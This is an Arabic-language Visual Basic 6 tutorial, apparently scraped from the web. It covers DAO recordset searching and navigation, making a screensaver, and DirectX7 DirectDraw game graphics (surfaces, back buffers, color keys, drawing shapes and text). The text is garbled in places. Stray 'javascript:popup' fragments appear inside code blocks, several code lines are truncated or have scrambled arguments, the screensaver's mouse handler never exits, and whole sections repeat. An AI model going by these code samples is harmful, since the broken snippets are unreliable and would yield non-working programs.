الأمرCancelUpdate ويمكن إستخدامه فى حالت أننا أردنا لتراجع عن عمل قمنا بهه على القاعده .. فمثلاً لو قمنا بإضافه سجل جديد ولكن أردنا أن نتراجع فإننا ننفد هذا الأمر .. أو إذا أردنا بعد عمليه تعديل على السجل أن نتراجع فيمكن ذلك.. ولكن عند تنفيذ الأمر Update فإننا لن نستفيد من الإمر.. ومثلا على إستخدامه..

Data1.Recordset.CancelUpdate

البحث داخل القاعدة

وأيضاً توجد هنالك مجموعه أوامر تمكننا من البحث فى داخل القعده .. وذلك فى حاله أن المبرمج لا يعلم لغه SQL أو لا يريد إستخدامها.. وهى ..

- الأمر "FindFirst" The Condition as String وهذا الأمر يعنى إريد أن أبحث من أول الجدول وذلك حسب الشرط الموضوع على شكل String ...ويمكن أن يكون هذا الشرط عباره عن أنه مثلا الإسم يكون محمد ويعبر عنها بما يلى ..

Data1.Recordset.FindFirst "Name='Ehab'"

ويجب أن يكون قيمه الشرط إذا كان String أن يوضع بين حاصره علويه واحده مثلا'Ehab ذا كان الشرط عباره عن مقارنه قيمه رقميه فإنه يكون مثلا ..
و عند البحث في خانة اخري غير Name اكتب اسمها بدلا منها، وبالطبع يمكنك تغيير اسم Ehab، و الافضل ان تضع TextBox لاستخدامها فتكون االكود هكذا:

Data1.Recordset.FindFirst "Name='" & Text1.Text & "'"

و هناك عدة طرق اخري لمكان البحث ولكن لا اهمية لها..

فحص حالات معينة

وهنالك مجموعه من Functions و التى ترجع قيم تفيد فى البرمجه وتفحص حالات معينه :

- الإقتران EOF وهو يعنى فحص قيمه ال End of Table أى إذا كان مأشر السجلات يقف الأن على نهايه الجدول .. وهذا ال Function يرجع قيم True أو False وتكون القيمه المرجعه True إذا كنا نقف علا أخر سجل فى الجدول .. ومثلا على كيفيه الإستخدام..

```
If Data1.Recordset.EOF Then
Procedure
End If
```

- الإقتران RecordCount وهذا الإقتران يقوم بإرجاع قيمه تمثل عدد السجللات فى الجدول .. ويمكن الإستفاده من هذه الداله فى عرض عدد السجالت أو فى أمورأخرى ومثال على إستخدامه ..

```
Dim NumberOrRecord As Integer
Data1.Recordset.RecordCoun
```

- الداله AbsolutePosition وهى ترجع رقم السجل الذى نكون واقفين عليه (أى يكون المأشر واقف عليه) ويبدء الترقيم للسجلات من الصفر .. ويمكن إستخدام الداله فى أمور كثييره ومثلا على كيفيه الإستخدام..

```
Dim PosLoc As Integer
PosLoc = Data1.Recordset.AbsolutePosition
```

انشاء حافظة شاشة
اهمية شاشة التوقف

يظن الكثير من المستخدمين ان شاشات التوقف او حافظات الشاشة وضعت لكي تكون للزينة او المنظر فقط وهذا الشي خطا بطبيعة الحال ، فعند بدايات انشاء الكمبيوتر لوحظ بان الشاشات يحصل لها بعض العطل من الجوانب وهذا طبعا بسبب بقاء صورة ساكنة على الشاشة لمدة طويلة جداً ، تجعل الفوسفور الموجود على الشاشة يتوهج بشدة وهذا مايجعل المشكلة تظهر

فما هو الحل لعدم احتراق الشاشة؟

بكل بساطة نقوم بعمل برنامج لحفظ الشاشة من الاحتراق يقوم بإظهار صور متحركة من فترة إلى اخرى او عند عدم استخدام الجهاز..

وبذلك نتفادى هذه المشكلة بطريقة مميزة ومسلية في نفس الوقت..

مع ملاحظة ليس شرطا بان تقوم بعمل صور متحركة بل يمكنك وضع لون خلفية سوداء وبذلك نظمن ايضا بان الفوسفور لن يتوهج..

طريقة انشاء حافظة للشاشة

اولا قم بإنشاء مشروع جديد واختار Standart.exe..

غير الخاصية Border الي None و الخاصية WindowState الي Maximized و الخاصية BackColor الي اللون الاسود.

اضف موديل واكتب به هذا الكود:

```
Public Declare Function SetCursorPos Lib "user32" (ByVal x
As Long, ByVal y As Long) As Long

Sub Main()
If App.PrevInstance Then End
SetCursorPos Screen.Width, Screen.Height
Form1.Show
End Sub
```

ثم اكتب هذا الكود في فورم:

```
Private Sub Form_KeyPress(KeyAscii As Integer)

If KeyAscii <> 0 Then End
End Sub
```

```
Private Sub Form_MouseMove(Button As Integer, Shift As
Integer, x As Single, y As Single)
Static Mov Integer
Mov = Mov + 1
If Mov <= 2 Then Exit Sub
ElseIf X = Screen.Width And Y = Screen.Height Then Exit
Sub
End If
End Sub
```


و الان اكتب هذا الكود في تايمر:

```
Private Sub Timer1_Timer()
Me.DrawWidth = 2

Line -(Rnd * 15000, Rnd * 9000), Rnd * 123456789
End Sub
```

اخر خطوة

عندما يصبح البرنامج جاهزا يمكن تحويلة إلى حافظ شاشة كما يلي:

قم بعمل ملف EXE للبرنامج، ستظهر هذه النافذة:



قم بوضع اسم الملف المرغوب مع التأكد من وضع الامتداد scr و ليس exe.

بعد ذلك اضغط علي هذا الملف بازر اليمين ثم اختر Install ليتم حفظ الحافظ و استخدامه في اي وقت..

دايركت إكس :

من منا لا يعرف دايركت إكس ؟؟؟ من منا لا يملك على جهازه دايركت إكس ؟؟؟ على الرغم من أن كلنا تقريبا نمتلك دايركت إكس على جهازنا ... وأننا نحرص على امتلاك أحدث اصداراتها إلا أننا - أو معظمنا - لا نعرف ما هي دايركت إكس ...

ودايركت إكس هي مجموعة من (التعريفات والثوابت والمتغيرات والدوال والوظائف والتركيبات والعناصر) التي تجتمع جميعا مكونة ما يسمى (مكتبة) ...

وهذه المكتبة وظيفتها استقبال أوامرنا التي نكتبها على هيئة كود وتحويلها إلى صورة رسومية تظهر لنا ... وليس هذا كل شيء فهي كذلك تقوم بالتحكم بذاكرة كارت الفيديو Video Card Memory وتتحكم في ظهور البرامج الأخرى ... وهي من صفاتها المهمة .. فاللعبة التي تعمل الآن بدايركت إكس لا يمكن أن يعمل برنامج آخر ويظهر بجوارها ... بل تظل عي فقط الظاهرة على الشاشة ...

و الان بقى أن نعرف كيف نستخدمها في البرمجة ...

ولتعريف مكتبات دايركت إكس إلى برنامجك نفتح References < Project ستظهر لنا قائمة نختار منها for VisualBasic 6.0 DirectX7 Type Library ... وبدون تعريف هذه المكتبات لا نستطيع التعامل مع دايركت إكس ...

لنعرف أن كائن دايركت إكس ذاته لن نستخدمه في الكود إلا لتعريف الكائنات الأخرى فقط ... ولن نستخدمه في الكود إلاعلى مستوى صغير ... ولذا فأول ما سنتعلمه هنا هو كيف نعلن عن كائن دايركت إكس جديد...

وذلك يكون كالتالي:

```
Sub CreatDxObject()
Dim Dx As DirectX7
Set Dx = New DirectX7
End Sub
```

وذلك لأن كائن دايركت إكس كالكثير من الكائنات المقبلة لا يكفي مجرد الإعلان عنه فقط ولكن ينبغي استخدام التعريفة New لنخبر البرنامج بأننا سنصنع كائنا جديدا لنستخدمه في برنامجنا... هذا كل استخدامنا للكائن دايركت إكس في الوقت الحالي وحان وقت البدء في دروس كائن دايركت درو ... وهو كائن (كما يقول اسمه) كائن مختص بالرسوميات .

الكائن دايركت درو
انشاء كائن دايركت درو

كائن دايركت درو كالعديد من الكائنات الأخرى يحتاج للإنشاء ... وذلك بعد التعريف ... وبالتالي فعلينا أولا تعريف كائن دايركت درو ... ومن ثم إنشاؤه ... ومن المعروف أننا لا نستطيع استخدام وظائف وصفات كائن DirectDraw قبل انشاء هذا الكائن .

الآن سنقوم بتعريف كائن دايركت درو ... ثم نقوم بانشاؤه وذلك بالكود التالي في Genral :

```
Sub CreateDdObject()
Dim Dd As DirectDraw7
Set Dd = Dx.DirectDrawCreate("")
End Sub
```

الآن وقبل أن نبدأ في التعرف على الكائنات التي تعمل من داخل دايركت درو يجب أن نتعرف على وظيفتين يتيحهما دايركت درو وهما :

١- تحديد نظام التعامل مع البرامج الأخرى (هل سيسمح بالتعامل مع البرامج الأخرى أم أن برنامجنا سيحتل كارت الفيديو بالكامل وبالتالي لن تظهر البرامج الأخرى بجوار برنامجنا)

٢- تحديد نظام العرض DisplayMode

والآن نحن باعتبارنا نتعامل من خلال برمجة الألعاب فسيكون لبرنامجنا صفتان أساسيتان وهما :

١- يعمل برنامجنا بحجم الشاشة .

٢- تختفي جميع البرامج الأخرى ولا يظهر سوى برنامجنا .

ويتم ذلك عن طريق تحديد SetCooperativeLevel method ويتم ذلك من خلال سطر واحد:

```
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or _
DDSCL_EXCLUSIVE Or DDSCL_FULLSCREEN
```

ووظيفة SetCooperativeLevel تأخذ متغيرين :

المتغير الأول رقمي وهو يشير إلى الفورمة التي ستظهر على الشاشة عن طريق قيمة Hwnd لها ... والمتغير الثاني هو مجموعة من الثوابت التي تشير لكيفية التعامل والتعاون بين البرامج ... وهو مجموعة من الثوابت لكل ثابت منها معناه ... وتركيب الثوابت بالطريقة السابقة لن يتغير في كل ألعابك ... ولكن على الرغم من ذلك سأقوم بشرح هذه الثوابت بقدر ما يسمح به علمي :

يسمح هذا الثابت باستخدام نظام Mod_x وهونظام يتيح لك استخدام ٢٥٦ كيلو بايت من حجم الذاكرة ويتيح التعامل مع كروت الفيديو ...ولا يمكن استخدام هذا الثابت إلا مع الثابتين DDSCL_EXCLUSIVE و DDSCL_FULLSCREEN	DDSCL_ALLOWMODEX
يسمح هذا باستخدام الأزرار Alt+Ctrl+Deleteأثناء تشغيل اللعبة	DDSCL_ALLOWREBOOT
لا يمكن استخدامه إلا في Windows98أو أحدث وهو يتيح إدارة كارت الفيديو الرئيسي	DDSCL_CREATEDEVICEWINDOW
لا يسمح للبرامج الأخرى بالظهور على الشاشة ... ولا يمكن استخدامه إلا مع DDSCL_FULLSCREEN	DDSCL_EXCLUSIVE
يعمل على جعل لعبتك تعمل بنظام	DDSCL_FULLSCREEN

وهـذا الثابـت لا Full-Screen-Mode يعمل إلا مع DDSCL_EXCLUSIVE	
يسمح لك هذا الثابت بالعمل بعدة نظـم وذلـك فـي حالـة لـو كنـت ستستخدم أجزاء ثلاثية الأبعاد في لعبتك	DDSCL_MULTITHREADED
يجعل لعبتك تعمل كأي نافذة من نوافذ ... Windows ولا يمكنه العمل مع : DDSCL_ALLOWMODEX DDSCL_EXCLUSIVE DDSCL_FULLSCREEN	DDSCL_NORMAL
لا يسمح لك باستخدام minimize أو Restoreفي نافذة لعبتك	DDSCL_NOWINDOWCHANGES

السطح الرئيسي والسطح الخفي

قبل أن نعرف ما هو Primary و ما هو Back_Buffer يجب أن نعرف ما هو السطح ..

السطح (Surace) أو (DirectDrawSurface) عبارة عن مساحة مسطحة من ذاكرة الفيديو ... وغالبا ما تستغل هذه المساحة من مساحة كارت الفيديو ذاته ... ولكنه كذلك يستطيع أن يأخذ من مساحة النظام إذا كانت لعبتك أكبر مما ينبغي أو كانت ذاكرة كارت الفيديو مشغولة لسبب ما ...

والسطوح ثلاثة أنواع ... نوعان يستخدمان في الرسم على الشاشة مباشرة وهما النوعان الذين سنشرحهما الآن ... ونوع ثالث لا يظهر على الشاشة مطلقا ولكنه يستخدم في الرسم على الشاشة ...

مكونات استخدام Surfaces

لكل سورفاس تنشئه عدد من المكونات التي يجب عليك انشائها ... وباختصار هناك كائنان يجب انشائهما لكل سورفاس وهما : - Rect DdSurfaceDesc2

فأما كائن Rect فقد شرحنا استخدامه مسبقا ولكننا لن نستخدمه مع Primary أو Back_Buffer ...وبالتالي فسنتجاوز عنه الآن .

وأما كائن DdSurfaceDesk فقد استخدمناه سابقا أيضا ولكننا هنا سنضع نبذه عن هذا الكائن ..

DdSurfaceDesc2

DdSurfaceDesc2 عبارة عن نوع Rect حيث بامكانه أن يخصص السطح حيثما تشاء ... ومن هذا النوع يمكننا أن نحدد نوع السطح ... هل هو سطح رئيسي Primary أم سطح رسم خفي Back_Buffer أم سطح رسومي غير ظاهر ..

وتكوين هذا النوع يكون كالتالي :

```
Type DDSURFACEDESC2
    ddckCKDestBlt As DDCOLORKEY
    ddckCKDestOverlay As DDCOLORKEY
    ddckCKSrcBlt As DDCOLORKEY
    ddckCKSrcOverlay As DDCOLORKEY
    ddpfPixelFormat As DDPIXELFORMAT
    ddsCaps As DDSCAPS2
    lAlphaBitDepth As Long
    lBackBufferCount As Long
    lFlags As CONST_DDSURFACEDESCFLAGS
    lHeight As Long
    lLinearSize As Long
    lMipMapCount As Long
    lPitch As Long
    lRefreshRate As Long
    lTextureStage As Long
    lWidth As Long
    lZBufferBitDepth As Long
End Type
```

ومن خلال هذا النوع سننشئ كائن السطح الرئيسي والسطح الخفي ...

السطح الرئيسي Primary

كما قلنا مسبقا هناك ثلاثة أنواع من السطوح ولكل سطح صفات تختلف عن السطح الآخر ... ولكل سطح طريقة إنشاء وتعريف تختلف من سطح لآخر ... ولكل سطح عدد من الكائنات التي تساعد في تعريفه وانشاؤه ... وبالنسبة للسطح Primary فله كائن يستخدم في تعريفه وهو كائن DdSurfaceDesc2 الذي استخدمناه عدد من المرات حتى الآن ... ومن المعروف أن هذا الكائن يستخدم في تغيير وتعريف نوع السطح .

هذا هو كود تعريف : Primary

```
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
Ddsd_Primary.lFlags = DDSD_CAPS Or _
 DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps = DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary =
Dd.CreateSurface(Ddsd_Primary)javascript:popup.TextPopup(popt
xt919, popfont919,9,9,-1,-1)
```

حتى الآن لا يوجد شيء لم نفهمه والحمد لله ... ربما بدت لك الأسماء التي توضع بعد lFlags للكائن Ddsd_Primary غير واضحة بعض الشيء ولكنها لا تعني أمرا معينا ... فكتابة العضو DDSD_CAPS تعني أن العضو DDSD_CAPS سيكون فعالا في هذا السطح ليس أكثر ...

السطح الخفي Back_Buffer

ويسمى أيضا السطح الرسومي أو شاشة الرسم الخفية ...

وكعادتنا سنستخدم العنصر DdSurfaceDesc2 لتعريف السطح الخفي ... أنظر الكود التالي :

```
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
Ddsd_Back_Buffer.ddsCaps.lCaps = DDSCAPS_BACKBUFFER
Set Back_Buffer = Primary.GetAttachedSurface
_(Ddsd_Back_Buffer.ddsCaps)
```

```
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
```

الآن والحمد لله استطعنا أن نقوم بتعريف السطح الرئيسي والسطح الخفي ... سنتعلم الآن كيف نستخدم السطح الخفي في إنشاء رسومات وكتابات جميلة

رسم السطوح على السطح الخفي

عرفنا في الفصول السابقة أن هناك ثلاثة أنواع من السطوح ... السطح الرئيسي وهو الذي يقلب السطح الخفي إلى الشاشة ... والسطح الخفي وهو الذي يتم رسم الأشكال والسطوح عليه .. والسطح الرسومي وهو سطح يستخدم في تحميل صور من ملفات الصور النقطية BitMaps ويضعها على السطح استعدادا لرسمها على السطح الخفي ... وهو كما قلنا من السطوح التي لا تظهر على الشاشة أو OffScreen..

سنستخدم السطح الرسومي في تحميل ملف من خارج البرنامج يسمى Back.bmp وهو كما هو موضح من اسمه سيكون خلفية للبرنامج ...

أول شيء نعلن عن ثلاثة متغيرات :

Rect كما قلت مسبقا هو كائن لا غنى عنه بالنسبة للسطح الرسومي..

DdSurfaceDesc2 وهو الكائن الذي سيحمل صفات السطر الرسومي..

DirectDrawSurface7 وهو السطح الذي سيحمل الصورة ...

لاحظ الكود التالي :

```
'المتغيرات عن الإعلان

Dim MySurf As DirectDrawSurface7
Dim My_Ddsd As DDSURFACEDESC2
Dim MyRect As RECT
'الكائنات تخصيص
My_Ddsd.lFlags = DDSD_CAPS Or DDSD_HEIGHT Or _
DDSD_WIDTH
My_Ddsd.ddsCaps.lCaps = DDSCAPS_OFFSCREENPLAIN
My_Ddsd.lHeight = 600
My_Ddsd.lWidth = 800
```

```
MyRect.Top = 0
MyRect.Left = 0
MyRect.Right = 800
MyRect.Bottom = 600

'السطح انشاء
Set MySurf = Dd.CreateSurfaceFromFile _ (App.Path &
"\back.bmp", My_Ddsd)

javascript:popup.TextPopup(poptxt761,
popfont761,9,9,-1,-1) 'نكتب السطح ولرسم

Back_Buffer.BltFast 0, 0, MySurf, _
MyRect, DDBLTFAST_WAIT
```

ان رسم السطوح على السطح الخفي لهو من الأشياء السهلة والبسيطة ... ومع الوقت ستجد نفسك تكتبها بسهولة وتلقائية ..

DdColorKey

لنفترض أنك تريد أن تصنع لعبة ... والكائن الرئيسي في هذه اللعبة هو صاروخ ... وأنك رسمت صاروخ ببرنامج كالفوتوشوب مثلا أو غير ذلك وحفظت الصورة على هيئة صورة نقطية فيسكون شكلها كالتالي مثلا :

ولكن هذا الشكل لايعجبك فأنت تريد صورة صاروخ فقط بدون الصندوق الأسود حولها ... وفي هذه الحالة أنت تحتاج لاستخدام DdColorKey واستخدامه كالتالي:

أولا أعلن عن كائن من نوع DdColorKey كالتالي :

```
Dim Key As DdColorKey
```

ثم قم بتخصيصه كالتالي :

```
Key.high = 0

key.low = 0
```

بعـــد أن تـــتم تحميـــل الـــصورة فـــي Surface عـــن طريـــق Dd.CreateSurfaceFromFile

تكتب السطرالتالي :

```
Key MySurf.SetColorKey DDCKEY_SRCBLT,
```

وفـي سـطر الرسـم علـى الـسطح الخفـي Back_Buffer.BltFast سـتغير العنـصر الأخيـر DDBLTFAST_WAIT إلـى DDBLTFAST_SRCCOLORKEY الآن سيكون شكل طائرتك كالتالي :

الرسم على السطح الخفي

تعلمنا في الفيجول بيسك كيف نرسـم دائـرة أو خـط أو مربـع ... وذلـك عـن طريـق الـدوال Line و Circle ... وسـنتعلم الآن كيـف ننـشئ رسـوما مثلهـا على السطح الخفي Back_Buffer..

خطوات إظهار الكائنات على الشاشة:

وهي تتألف من خطوتين فقط ... الأولـى هـي رسـم الكـائن علـى الـسطح الخفي ... والثانية هي أمر الـسطح الرئيـسي بقلـب الـسطح الخفـي Flip ليظهر على الشاشة..

نحن عادة ما نستخدم الحلقات التكرارية Do كميقـاتي فـي الألعـاب التـي تعمل مع دايركت إكس وهذا يمنعنا من استخدام التايمر العادي الذي يأتي مع الفيجول بيسك ... لو كانـت معلوماتـك عـن الحلقـات التكراريـة Looping ضـعيفة فيمكنـك أن ترجـع إلـى كتـابي الأول "برمجـة الألعـاب (الأسـس والمبادئ)" والمنشور في موقعي ...

الآن أول شيء نتعلمه في الألعاب التي تعمل بحجم الشاشة هو ألا نترك أي مساحة خالية من أحد أو بعض عناصر اللعبة ... وذلك لأننا لو تركنا أي مساحة فارغة فستظل الشاشة تومض وميضا سريعا يؤذي العين ... وهو تأثير غير مطلوب في برمجة الألعاب ...

لذا فأول شيء سنتعلمه هو رسم الصندوق وذلك ليغطي الشاشة بالكامل ... سنتعلم كيف نرسم الصندوق ... وكيف نغير لون خلفيته ... ولون إطاره أيضا ... أنظر الكود التالي :

```
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Do
On Local Error Resume Next
DoEvents
Back_Buffer.DrawBox 0, 0, 800, 600
Loop
```

الآن قم بتنفيذ الكود السابق ولاحظ ماذا سيحدث ؟؟؟

١- يستم تكبير الفورم لتكون بحجم الشاشة

٢- لم تظهر أي صناديق ... على الرغم من كود الرسم الذي استخدمناه

والسبب في عدم ظهور صناديق هو أننا قمنا بالرسم على السطح الخفي فقط Back_Buffer ولم نقم بقلب هذا السطح على الشاشة

ملاحظة : يجب عند استخدام دايركت إكس مراعاة الترتيب في انشاء الكائنات ... فعليك أولا أن تقوم بإنشاء كائن دايركت إكس ... ثم دايركت درو ... ثم السطح الرئيسي ... ثم السطح الخفي ... ثم الكود المكتوب أعلاه..

الآن سنغير الكود السابق بإضافة سطر واحد وهو أمر قلب السطح الخفي ليظهر على الشاشة :

```
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Do
On Local Error Resume Next
```

```
DoEvents
Back_Buffer.DrawBox 0, 0, 800, 600
Primary.Flip Nothing, DDFLIP_WAIT
Loop
```

ولكن قبل تشغيل البرنامج لاحظ أنك لن تستطيع الخروج منه ... فأنت تعلم أننا لم نفعل الأزرار Alt+Ctrl+Delete ولكن الحل هو أن تستخدم الإجراء KeyCode للفورم وأن تكتب فيه الأمر End أي انهاء..

والآن شكل الكود ككل سيكون كالتالي :

```
Private Sub Form_KeyDown(KeyCode As Integer, _ Shift
As Integer)
End
End Sub

Private Sub Form_Load()
Dim Dx As DirectX7
Dim Dd As DirectDraw7
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps _
=DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX _
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)

Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
Ddsd_Back_Buffer.ddsCaps.lCaps =
DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
```

```
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
'Drawing Box
Do
On Local Error Resume Next
DoEvents
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Back_Buffer.DrawBox 0, 0, 800, 600
Primary.Flip Nothing, DDFLIP_WAIT
Loop
End Sub
```

أعتقد أن الكود السابق قد شرحناه بالكامل ولا يوجد فيه شيء لم نشرحه ... ولو واجهتك أي صعوبات في الكود السابق فأنت بالتأكيد لم تكن مركزا ومستحضرا ذهنك في الفصول السابقة

رسم دائرة...

الكود التالي يقوم برسم دائرة

```
Back_Buffer.DrawCircle 400, 300, 100
```

الآن يمكنك أن تجرب تغيير الخواص FillStyle و DrwWidth و DrawStyle للعنصر Back_Buffer لتتعلم كيف تتحكم في هذه القيم..

الكتابة على السطح الخفي

لا أحد يستطيع أ يصمم لعبة بدون نصوص توضيحية تكتب فيها كمثال Score مثلا أو عدد المحاولات أو غير ذلك من متطلبات الكتابة في الألعاب

ولوكانت دايركت إكس لا تدعم الكتابة لكان ذلك عيبا خطيرا فيها قد يتسبب في انصراف معظم أو كل المبرمجين عنها ... ولكن -الحمد لله - دايركت إكس تدعم الكتابة ...

متطلبات كتابة أي نص

لكي تستطيع كتابة نص فأنت بحاجة لعدد من الخيارات التي تخصصها تبعا للشكل الذي تريده فمثلا هناك :

Font أو الخط الذي سيكتب به النص...

Size حجم الخط الذي سيكتب به النص...

Bold هل الخط ثخين أم رفيع...

Italic هل الخط مائل أم معتدل...

Color لون الخط ...

ودايركت إكس تدعم كتابة النصوص وتخصيص جميع الخصائص السابقة ...

الكائن stdFont

هو كائن عبارة عن نوع Type يحتوي على معظم صفات وخصائص الخط ... مثل الخاصية Name أو اسم الخط و Size أو حجم الخط وBold وغير ذلك ... ونحن سنستخدم كائنا من نوع stdFont للتعبير عن مواصفات الخط الذي سنكتبه ...

أنظر الكود التالي :

```
'إنشاء الخط

Dim sFont As New StdFont
sFont.Name = "Arial"
sFont.Bold = True
sFont.Size = 18
sFont.Italic = True
'الخط تعريف السطح الخفي على هذا

Back_Buffer.SetFont sFont

'هكذا الخط جاهز للرسم .. ويتم تغيير لون

'الخط عن طريق الخاصية

'ForeColor

' لكائن السطح الخفي ... ولرسم نصا بهذا الخط
نكتبBack_Buffer.DrawText 230, 50, _
"Www.GameDesigners.8M.Net", False
```

الآن تستطيع كتابة النصوص على الشاشة و تحريكها عن طريق تغيير قيمتي Y & X...

رسم السطوح على السطح الخفي

عرفنا في الفصول السابقة أن هناك ثلاثة أنواع من السطوح ... السطح الرئيسي وهو الذي يقلب السطح الخفي إلى الشاشة ... والسطح الخفي وهو الذي يتم رسم الأشكال والسطوح عليه .. والسطح الرسومي وهو سطح يستخدم في تحميل صور من ملفات الصور النقطية BitMaps ويضعها على السطح استعدادا لرسمها على السطح الخفي ... وهو كما قلنا من السطوح التي لا تظهر على الشاشة أو OffScreen..

سنستخدم السطح الرسومي في تحميل ملف من خارج البرنامج يسمى Back.bmp وهو كما هو موضح من اسمه سيكون خلفية للبرنامج ...

أول شيء نعلن عن ثلاثة متغيرات :

Rect كما قلت مسبقا هو كائن لا غنى عنه بالنسبة للسطح الرسومي..

DdSurfaceDesc2 وهو الكائن الذي سيحمل صفات السطر الرسومي..

DirectDrawSurface7 وهو السطح الذي سيحمل الصورة ...

لاحظ الكود التالي :

```
'المتغيرات عن الإعلان

Dim MySurf As DirectDrawSurface7
Dim My_Ddsd As DDSURFACEDESC2
Dim MyRect As RECT
'الكائنات تخصيص
My_Ddsd.lFlags = DDSD_CAPS Or DDSD_HEIGHT Or _
DDSD_WIDTH
My_Ddsd.ddsCaps.lCaps = DDSCAPS_OFFSCREENPLAIN
My_Ddsd.lHeight = 600
My_Ddsd.lWidth = 800

MyRect.Top = 0
MyRect.Left = 0
MyRect.Right = 800
MyRect.Bottom = 600

'السطح انشاء
Set MySurf = Dd.CreateSurfaceFromFile _ (App.Path &
```

```
"\back.bmp", My_Ddsd)

javascript:popup.TextPopup(poptxt761,
popfont761,9,9,-1,-1) 'نكتب السطح ولرسم

Back_Buffer.BltFast 0, 0, MySurf, _
MyRect, DDBLTFAST_WAIT
```

ان رسم السطوح على السطح الخفي لهو من الأشياء السهلة والبسيطة ... ومع الوقت ستجد نفسك تكتبها بسهولة وتلقائية ..

DdColorKey

لنفترض أنك تريد أن تصنع لعبة ... والكائن الرئيسي في هذه اللعبة هو صاروخ ... وأنك رسمت صاروخ ببرنامج كالفوتوشوب مثلا أو غير ذلك وحفظت الصورة على هيئة صورة نقطية فيسكون شكلها كالتالي مثلا :

ولكن هذا الشكل لايعجبك فأنت تريد صورة صاروخ فقط بدون الصندوق الأسود حولها ... وفي هذه الحالة أنت تحتاج لاستخدام DdColorKey واستخدامه كالتالي:

أولا أعلن عن كائن من نوع DdColorKey كالتالي :

```
Dim Key As DdColorKey
```

ثم قم بتخصيصه كالتالي :

```
Key.high = 0

key.low = 0
```

بعد أن تتم تحميل الصورة في Surface عن طريق Dd.CreateSurfaceFromFile

تكتب السطرالتالي :

Key MySurf.SetColorKey DDCKEY_SRCBLT,

وفـي سـطر الرسـم علـى الـسطح الخفـي Back_Buffer.BltFast سـتغير العنـصر الأخيـر DDBLTFAST_WAIT إلـى DDBLTFAST_SRCCOLORKEY الآن سيكون شكل طائرتك كالتالي :

المستطيل Rectangle

الصندوق Rect : هو عبارة عن مساحة مستطيلة أو مربعة الـشكل ... يـتم تحديدها بأربعة متغيرات ...

- Top : نقطة البدء من الأعلى
- Left : نقطة البدء من اليسار
- Bottom : نقطة البدء من الأسفل
- Right : نقطة البدء من اليمين

ووظيفة هذه المساحة هي تحديد جزء معـين مـن الـشاشة أو مـن سـطح الرسـم ليـتم آداء بعـض العمليـات والمهـام علـى هـذا الـسطح ... وهـذه المساحة يتم تحديدها عن طريق أربعـة قـيم ... هـي القـيم Top - Left - Right - Bottom .

والريكت في الفيجول بيسك هو نوع Type يمكنك انشاؤه بنفسك ... ولكـن الفيجول بيـسك تنـشئه لـك تلقائيـا إذا أضـفت مكتبـات دايركـت إكـس فـي Referece ... فلو كنت تحب أن تلقي نظرة على هذا النوع فهو يـشبه هـذا :

```
Type Rect

        Top                 As              Long
        Left                As              Long
        Right               As              Long
        Bottom As Long
End Type
```

ما هي فائدة Rect ؟؟

للصندوق عدة فوائد ... منها أنك لا تستطيع أن ترسم أي شكل على الشاشة بواسطة دايركت درو بدون أن تصنع له Rect ... وذلك لعدة أسباب وهي :

١- قد تكون الصورة التي سترسمها جزء من سطح كبير وبالتالي فأنت تحتاج لتحديد Rect للمساحة التي سترسمها من السطح

٢- قد تحتاج لعمل صورة متحركة Animation وذلك بوضع عدد من الأشكال المتجاورة الثابتة ثم عن طريق Rect يتم تحديد جزء يظهر من الصورة ويتغير باستمرار مكونا التحرك

